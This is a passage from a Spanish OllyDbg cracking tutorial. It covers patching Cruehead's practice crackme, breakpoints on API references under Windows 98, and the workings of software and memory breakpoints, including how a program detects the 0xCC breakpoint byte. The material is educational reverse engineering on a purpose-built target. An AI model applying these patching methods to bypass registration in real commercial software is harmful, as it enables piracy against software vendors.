


Lo guardamos con OTRO NOMBRE para tener el original para seguir practicando le pondré CRACKME 2




Cierro el OLLYDBG y veo que al lado de donde tenia el crackme esta el crackme2


Hago doble click en el crackme2 a ver si quedo bien modificado lo corro sin OLLYDBG.



Voy REGISTER



Apreto OK




Jeje ahí tengo el crackme parcheado pero aun no me conformare con esto, mas adelante veremos como trabaja con los seriales y como compara si en el nombre hay números, exhaustivamente y hallaremos seriales correctos para nuestro nombre que los acepte sin parchear pero para llegar a eso aun faltan algunos conocimientos y practicas anteriores.

APÉNDICE PARA WINDOWS 98


Bueno usar OLLYDBG en w98 como ya les dije es bastante limitado, el mismo sistema no nos deja poner BREAKPOINTS en las apis directamente como en w98, por lo tanto el método será similar con la única limitación que ustedes no podrán poner BREAKPOINT en la api, si hacen CLICK DERECHO SEARCH FOR NAME (labels) in this module como dice allí la primera parte de la explicación para XP

```
0040318C .idata  Import  USER32.LoadCursorA
004031A0 .idata  Import  USER32.LoadIconA
004031C8 .idata  Import  USER32.LoadMenuA
0040319C .idata  Import  USER32.LoadStringA
0040322C .idata  Import  KERNEL32.lstrlen
00403194 .idata  Import  USER32.MessageBeep
004031AC .idata  Import  USER32.MessageBoxA
00401000 CODE    Export  <ModuleEntryPoint>
004031C0 .idata  Import  USER32.MoveWindow
00403220 .idata  Import  KERNEL32.OpenFile
004031B0 .idata  Import  USER32.PostQuitMessage
00403288 .idata  Import  COMDLG32.PrintDlgA
```

Les saldrá la misma lista y de la misma forma apretando el nombre de la api llegaran hasta el nombre de la misma, pero en 98 no pueden hacer CLICK DERECHO-TOGGLE BREAKPOINT ON IMPORT ya que no permite poner BREAKPOINTS en las apis, si no que deberán hacer.




Creo que el menú es similar si no siempre tendrá la opción para BUSCAR LAS REFERENCIAS o sea los llamados a la api en el crackme.




Esto es limitadísimo comparado con la posibilidad de poner un BREAKPOINT en la API, porque si la API es llamada, si hay un BP en la API parara, en cambio en 98, la API puede ser llamada en alguna forma que engañe el análisis del OLLYDBG (y hay muchas formas créanlo) y no saldrá dicha llamada entre las referencias y no tendrán forma de saber de donde fue llamada la api ni parara.

Igual pueden seguir este tute de la misma forma sabiendo que hay tres llamadas a la api MessageboxA y en vez de poner UN BREAKPOINT en la api, pongo un BP en cada referencia a la api, allí en el cuadro de referencias apreto F2 en cada una,



Al dar Run voy a HELP-REGISTER tipeo estos datos



Y al apretar OK parara

```
0040139D  .   E8 20000000  CALL CRACKME.004013C2
004013A2  .   81F7 7856000( XOR EDI,5678
004013A8  .   8BC7         MOV EAX,EDI
004013AA  .v  EB 15        JMP SHORT CRACKME.004013C1
004013AC  >   5E           POP ESI
004013AD  .   6A 30        PUSH 30                    Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
004013AF  .   68 60214000  PUSH CRACKME.00402160      Title = "No luck!"
004013B4  .   68 69214000  PUSH CRACKME.00402169      Text = "No luck there, mate!"
004013B9  .   FF75 08      PUSH DWORD PTR SS:[EBP+8]  hOwner
004013BC  .   E8 79000000  CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013C1  >   C3           RETN
004013C2  $   33FF         XOR EDI,EDI
004013C4  .   33DB         XOR EBX,EBX
004013C6  >   8A1E         MOV BL,BYTE PTR DS:[ESI]
004013C8  .   84DB         TEST BL,BL
004013CA  .v  74 05        JE SHORT CRACKME.004013D1
```

Luego en XP ponemos un BP en el RET de la api o donde termina la misma, eso equivale en 98 a poner un BP en el RET que esta justo debajo ya que no podemos entrar a la api.

```
004013AF  .   68 60214000  PUSH CRACKME.00402160      Title = "No luck!"
004013B4  .   68 69214000  PUSH CRACKME.00402169      Text = "No luck there, mate!"
004013B9  .   FF75 08      PUSH DWORD PTR SS:[EBP+8]  hOwner
004013BC  .   E8 79000000  CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
004013C1  >   C3           RETN
004013C2  $   33FF         XOR EDI,EDI
004013C4  .   33DB         XOR EBX,EBX
004013C6  >   8A1E         MOV BL,BYTE PTR DS:[ESI]
```

Pues ya saben cuando el el tute dice que esta en el inicio de la api y ve a donde retorna ustedes saben que retorna en este caso a 4013C1 al ret que esta justo abajo y si es en otra referencia sera el RET que esta debajo correspondiente.

Sabiendo esto ya pueden retornar a

RETORNO DEL APÉNDICE PARA WINDOWS 98 desde aquí sigue para todos los SO.

Y continuar el tute desde allí siempre sabiendo la diferencia principal que es que en W98 no podemos poner BPX o BREAKPOINTS en las apis si no en las referencias.

Hasta la parte 10
Ricardo Narvaja
22 de noviembre de 2005

INTRODUCCIÓN AL CRACKING EN OLLYDBG PARTE 10


BREAKPOINTS EN OLLYDBG

Esta parte la dedicaremos a entender los diferentes tipos de BREAKPOINTS en OLLYDBG, entendiendo por BREAKPOINTS las herramientas que trae OLLY para ayudarnos a detener la ejecución del programa en donde nosotros deseamos, para los cual usamos uno de los diferentes tipos de Breakpoint que estudiaremos a continuación, para lo cual usaremos como victima el inefable Crackme de Cruehead.


BREAKPOINT COMUN o BPX

Es el Breakpoint común que hemos utilizado hasta ahora, también llamado BPX por su similitud a la forma de tipearlo en SOFTICE, muchas veces se utiliza la sigla BPX como abreviatura de BREAKPOINT, aunque estrictamente en OLLYDBG se tipea BP.
Normalmente se puede colocar marcando la línea que queremos ponerle el BPX y apretando F2, si apretamos F2 nuevamente se quitara.


Miremos el CRACKME DE CRUEHEAD en el ENTRY POINT



Si marco por ejemplo 401018 y apreto F2, pues se marca en rojo la dirección para señalarnos que hay un BPX y además en la ventana B que es la lista de BPX que hemos colocado, se nos mostrara.




Vemos que nos muestra que esta activo



En la columna ACTIVE nos dice que ALWAYS que significa que parara SIEMPRE que pase por allí o sea que esta activo.

Si hacemos Click derecho sobre el BPX podemos ver las opciones que tenemos para manejar el BREAKPOINT



REMOVE: para quitarlo de la lista totalmente


DISABLE: Para que quede en la lista de BREAKPOINTS pero deshabilitado, o sea no parara allí cuando pase por esa dirección.

EDIT CONDITION: Para transformarlo en un BREAKPOINT CONDICIONAL que mas adelante ya veremos que es.

FOLLOW IN DISASSEMBLER: Para buscar la dirección en el listado del breakpoint que marcamos.

DISABLE ALL o ENABLE ALL: Deshabilitar o habilitar todos, en este caso habilitar todos no aparece porque el único existente esta habilitado.

COPY TO CLIPBOARD: para copiar al portapapeles los datos sobre el BPX marcado, si elegimos esta opción y pegamos aquí por ejemplo.



Elijo WHOLE LINE o sea que copie toda la linea, WHOLE TABLE copiara toda la lista de BREAKPOINTS.

Breakpoints, item 0
Address=00401018
Module=CRACKME
Active=Always
Disassembly=OR EAX,EAX


Lo copiado y pegado aquí muestra los datos de ese BREAKPOINT como la instrucción donde fue colocado, su dirección, si esta activo etc.

Ya vimos que si doy RUN con F9, parara en la dirección del BPX si se ejecuta, en este caso para.


Allí paro

```
00401000    6A 00          PUSH 0
00401002    E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00          PUSH 0
0040100E    68 F4204000    PUSH CRACKME.004020F4                ASCII "No need to disasm the code!"
00401013    E8 A6040000    CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0           OR EAX,EAX
0040101A  .v 74 01         JE SHORT CRACKME.0040101D
0040101C  . C3             RETN
0040101D  > C705 6420400   MOV DWORD PTR DS:[402064],4003
```

Y OLLY nos dice que esta PAUSADO




Y a la izquierda nos muestra el motivo porque paro




Ahora estrictamente el BPX que es ?, veamos si realiza OLLYDBG algun cambio en el codigo al activarlo.

Si hago click derecho FOLLOW IN DUMP-SELECTION



Podremos ver la direccion 401018 y su contenido en el DUMP



Aparentemente no hay cambios con respecto a los que vemos en el listado

```
0040100E    68 F4204000    PUSH CRACKME.004020F4
00401013    E8 A6040000    CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0           OR EAX,EAX
0040101A  .v 74 01         JE SHORT CRACKME.0040101D
0040101C  . C3             RETN
```

Allí vemos tanto en el DUMP como en el listado los bytes 0B C0 correspondientes a la instrucción

OR EAX,EAX

asi que no hay cambios parece pero es así realmente?

Reiniciemos el crackme y veamos que el BPX continúe puesto en 401018

```
00401000    6A 00          PUSH 0
00401002    E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00          PUSH 0
0040100E    68 F4204000    PUSH CRACKME.004020F4
00401013    E8 A6040000    CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0           OR EAX,EAX
0040101A  .v 74 01         JE SHORT CRACKME.0040101D
0040101C  . C3             RETN
0040101D  > C705 6420400   MOV DWORD PTR DS:[402064],4003
00401027  . C705 6820400   MOV DWORD PTR DS:[402068],CRACKME.WndPr

ASCII "No need to disasm the code!"
```

Voy a escribir una línea que leerá de la memoria realmente el valor que hay allí.

```
00401000    A1 18104000    MOV EAX,DWORD PTR DS:[401018]
00401005    90             NOP
00401006    90             NOP
00401007    A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00          PUSH 0
```

Eso leerá el contenido de 401018 y lo moverá a EAX, veamos que dice la aclaración de OLLY

```
004010CF  . FF35 0420400   PUSH DWORD PTR DS:[402004]
004010D5  . E8 90030000    CALL <JMP.&USER32.ShowWindo
DS:[00401018]=0174C00B
EAX=0174C0CC

Address   Hex dump                 ASCII
00401018  0B C0 74 01 C3 C7 05 64  ♂└t☺├Ã♣d
00401020  C8 10 00 02 40 00 00 C7  È►♥☻@..Ç
```

Tanto en el DUMP como en la aclaración nos muestra 0B C0 los bytes originales, pero aun desconfío, apreto F7 para ver que mueve a EAX.

```
Registers (FPU)
EAX 0174C0CC
ECX 0012FFB0
EDX 7C91EB94 ntdll.
EBX 7FFDD000
ESP 0012FFC4
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C920738 ntdll.
EIP 00401005 CRACKM
C 0  ES 0023 32bit
P 1  CS 001B 32bit
```

Como no era que en 401018 estaban los bytes 0B C0 74 01 ?, alguien esta mintiendo aquí pues esos bytes al revés son 0174C00B y el valor que movió a EAX es 0174C0CC, o sea que realmente en 401018 no hay un B0 cuando pongo un BREAKPOINT, OLLYDBG lo reemplaza por el valor CC que mas adelante cuando veamos el estudio de las excepciones, veremos bien que significa, pero OJO a pesar de que OLLYDBG para no ensuciar el listado original, no lo cambia ni en el DUMP, ni en las aclaraciones, cada vez que ponemos un BP estamos colocando el byte 0CC en la dirección del BPX y eso como ven puede ser fácilmente detectado por un programa que verifique si en esa dirección hay un CC en vez del código original, y de esa forma detecta que hay un debugger y puede evitar que corra el programa saltando si encuentra un CC a la salida del mismo.

Así que no se confíen, recuerden siempre que si apretamos F2 cambiamos código aunque OLLY mantenga todo igual y el programa continúe, dicho BREAKPOINT puede ser detectado, si en algún programa ven que al colocarle un BREAKPOINT no corre pues quítenlo hay otras posibilidades en OLLYDBG para parar donde queremos.

También un BREAKPOINT se puede tipear en la commandbar


BP 401018

En NT, 2000, XP y 2003 no hay problemas para colocar BP en las apis como vimos en partes anteriores podemos poner un BP en la api MessageBoxA, tipeando

Lo escribimos respetando las mayúsculas y minúsculas del nombre de la api, en Windows 98 en cambio ya que no se puede colocar breakpoint en las apis se tipea.

Lo cual nos pone BREAKPOINTS en las referencias o llamadas que el programa haga a la api y que OLLYDBG pueda detectar, lo cual no es muy bueno, pero en 98 no hay otra posibilidad.
Por supuesto el comando BPX existe también en XP aunque no es usado prácticamente, porque siempre es mas poderoso colocar un BP en la misma api que en las llamadas a la misma que OLLYDBG pueda detectar.

Igual vemos que coloco algunas




Address	Module	Active	Disassembly	Comme
00401018	CRACKME	Always	OR EAX,EAX	
0040135C	CRACKME	Always	CALL <JMP.&USER32.MessageBoxA>	
00401378	CRACKME	Always	CALL <JMP.&USER32.MessageBoxA>	
004013BC	CRACKME	Always	CALL <JMP.&USER32.MessageBoxA>	
77D504EA	USER32	Always	MOV EDI,EDI	

Allí en la lista de BREAKPOINTS al apretar BPX MessageBoxA encontró tres llamadas a dicha api y le puso un BP a cada una.

De cualquier forma aclaro que este comando no lo usare casi nunca al no trabajar en WINDOWS 98, y siempre que me refiera a un BREAKPOINT o BPX me refiero a tipear BP en la comandbar.


La ultima forma de colocar un BP es con el Mouse haciendo doble click en la línea que queremos colocarlo, en la columna donde están los bytes de la instrucción, al hacer doble click nuevamente se quita.



BREAKPOINTS ON MEMORY (MEMORY BREAKPOINTS O BREAKPOINTS EN MEMORIA)


Bueno pasemos a los MEMORY BREAKPOINTS o también llamados BPM por BREAKPOINT ON MEMORY (algunos viejos memoriosos no confundir con los BPM del SOFTICE que son otra cosa)

Bueno como funcionan,al colocarlos OLLYDBG lo que hace es cambiarle el permiso de una sección o parte de la misma, según el permiso que le demos, podemos colocar BPM ON ACCESS que detendrá la ejecución, cuando se acceda al sector al cual le colocamos el BPM, o sea parara cuando ejecute esos bytes o cuando lea o escriba en los mismos.
También existe el BPM ON WRITE que para solo cuando escribe en la zona que colocamos el BPM, veremos algunos ejemplos prácticos.



Allí estoy en el ENTRY POINT del Crackme de Cruehead, y pondré distintos BPM, para ver la utilidad de los mismos.

En el DUMP voy a ver la dirección 4020CA con GO TO EXPRESIÓN : 4020CA




```
Address   Hex dump                          ASCII
004020CA  00 00 00 00 00 00 00 00           ........
004020D2  00 00 00 00 54 72 79 20           ....Try
004020DA  74 6F 20 63 72 61 63 6B           to crack
004020E2  20 6D 65 21 00 43 72 61            me!.Cra
004020EA  63 6B 4D 65 20 76 31 2E           ckMe v1.
004020F2  30 00 4E 6F 20 6E 65 65           0.No nee
004020FA  64 20 74 6F 20 64 69 73           d to dis
00402102  61 73 6D 20 74 68 65 20           asm the
0040210A  63 6F 64 65 21 00 4D 45           code!.ME
00402112  4E 55 00 44 4C 47 5F 52           NU.DLG_R
0040211A  45 47 49 53 00 44 4C 47           EGIS.DLG
00402122  5F 41 42 4F 55 54 00 47           _ABOUT.G
0040212A  6F 6F 64 20 77 6F 72 6B           ood work
00402132  21 00 47 72 65 61 74 20           !.Great
0040213A  77 6F 72 6B 2C 20 6D 61           work, ma
00402142  74 65 21 0D 4E 6F 77 20           te!.Now
0040214A  74 72 79 20 74 68 65 20           try the
00402152  6E 65 78 74 20 43 72 61           next Cra
0040215A  63 6B 4D 65 21 00 4E 6F           ckMe!.No
00402162  20 6C 75 63 6B 21 00 4E            luck!.N
0040216A  6F 20 6C 75 63 6B 20 74           o luck t
00402172  68 65 72 65 2C 20 6D 61           here, ma
0040217A  74 65 21 00 00 00 00 00           te!.....
```

Allí la veo, puedo colocar un BPM ON ACCESS en los 4 bytes del contenido de la dirección 4020CA, y dar RUN, supuestamente parara o bien cuando lea de 4020CA, o cuando escriba en 4020CA o si ejecuta alguna instrucción en 4020CA, para colocar el BPM marco los bytes que quiero que abarque en este caso marco cuatro.

```
Address   Hex dump                          ASCII
004020CA  00 00 00 00 00 00 00 00           ........
004020D2  00 00 00 00 54 72 79 20           ....Try
004020DA  74 6F 20 63 72 61 63 6B           to crack
004020E2  20 6D 65 21 00 43 72 61            me!.Cra
004020EA  63 6B 4D 65 20 76 31 2E           ckMe v1.
004020F2  30 00 4E 6F 20 6E 65 65           0.No nee
004020FA  64 20 74 6F 20 64 69 73           d to dis
00402102  61 73 6D 20 74 68 65 20           asm the
```

Ahí están marcados, hago click derecho BREAKPOINT-MEMORY ON ACCESS que es poner un BPM ON ACCESS en los bytes que marque, que en este caso son 4 pero podrían ser mas o menos según lo que nos convenga, o sea podemos marcar zonas mas grandes, y colocarles BPM en la misma forma.



Lo único molesto que tienen los BPM es que no figuran en la ventana B de breakpoints ni en ninguna parte en OLLY, por lo cual debemos recordar donde lo colocamos.
A su vez OLLY permite solo un BPM a la vez por lo cual si colocamos un segundo, automáticamente borra el anterior.

Bueno demos RUN y para en 401007 donde el programa trata de escribir en nuestra zona del BPM o sea en 4020CA.

```
00401000   6A 00        PUSH 0
00401002   E8 FF040000  CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007   A3 CA204000  MOV DWORD PTR DS:[4020CA],EAX        CRACKME.00400000
0040100C   6A 00        PUSH 0
0040100E   68 F4204000  PUSH CRACKME.004020F4                ASCII "No need to disasm the code!"
00401013   E8 A6040000  CALL <JMP.&USER32.FindWindowA>
```

Si vemos el motivo por cual paro, abajo en OLLYDBG nos dice

```
Memory breakpoint when writing to [004020CA]
```

Esta por escribir el valor que esta en EAX al contenido de 4020CA, lo cual provoca que OLLYDBG pare, si recuerdan cuando tratábamos de escribir en la memoria y esta no tenia permiso de escritura, se generaba una excepción, pues eso es lo que básicamente hace OLLYDBG, al colocar un BPM ON ACCESS le quita el permiso de lectura y de escritura a esa zona, y al tratar de escribir o leer de allí, genera una excepción que detiene el programa, ya lo veremos mas claramente cuando veamos el capitulo de excepciones, pero es bueno que tengan una idea.

